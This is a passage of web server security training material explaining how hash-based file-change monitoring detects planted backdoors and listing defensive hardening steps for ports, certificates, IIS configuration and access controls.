
1. **Running specific script** on the server that detects any changes made in the existing executable file or new file included on the server
2. Periodically comparing the **hash values** of the files on the server with their respective master hash value to detect the changes made in codebase
3. **Alerting the user** upon any change detected on the server

For example: **DirectoryMonitor** is an automated tool that goes through all your web folders and detects any changes made to your codebase and alerts you via an email, if changes are detected

Detecting Web Server Hacking Attempts

An attacker who gains access to a web server by compromising security through known vulnerabilities present in the web server may attempt to plant backdoors (scripts). These backdoors allow the attacker to gain access, launch phishing attacks, or send spam emails. The victim remains unaware of the web server attack until the server is blacklisted on spam mails or until the attacker redirects the visitors of a target site hosted on the web server to some other site. Thus, a web server attack is difficult to detect unless such malicious events occur. By the time these events occur, it may be too late to react because the attacker would have already succeeded. Therefore, a mechanism to detect a web server hacking attempt in its early stages is required to prevent harm to the web server.

When an attacker installs a backdoor on a web server, the size of files infected with the backdoor automatically increases. A website change detection system (WDS) is a script that runs on the server to detect changes made to any executable file or the presence of any new file on the web server, such as HTML, JavaScript (JS), PHP, Active Server Pages (ASP), Perl, and Python files. It works by periodically comparing the hash values of the files on the server with their respective master hash values to detect any changes to the codebase. If it detects any change on the server, it alerts the user to take necessary action. Thus, WDS helps in detecting web server hacking attempts in the early stages of an attack. For example, DirectoryMonitor is an automated tool that goes through entire web folders, detects any changes made to the codebase, and alerts the user through an email.



How to Defend Against Web Server Attacks

1 Ports

- Regularly audit the ports on the server to ensure that an **insecure** or unnecessary service is not active on your web server
- Limit inbound traffic to **port 80 for HTTP** and **port 443 for HTTPS** (SSL)
- Encrypt or restrict **intranet traffic**

2 Server Certificates


- Ensure that **certificate data ranges** are valid and that the certificates are used for their intended purpose
- Ensure that no certificate has been revoked and the **certificate's public key** is valid all the way to a trusted root authority

3 Machine.config

- Ensure that protected resources are mapped to **HttpForbiddenHandler** and unused **HttpModules** are removed
- Ensure that **tracing is disabled** <trace enable="false"/> and **debug compiles** are turned off

4 Code Access Security

- Implement **secure coding** practices
- Restrict **code access security policy** settings
- **Configure IIS** to reject URLs with "../" and install new patches and updates



How to Defend Against Web Server Attacks (Cont'd)

1
- Apply **restricted ACLs** and block remote registry administration
- Secure the **SAM** (Stand-alone servers only)

2 Ensure that security-related settings are **configured appropriately** and that access to the metabase file is restricted with hardened **NTFS permissions**

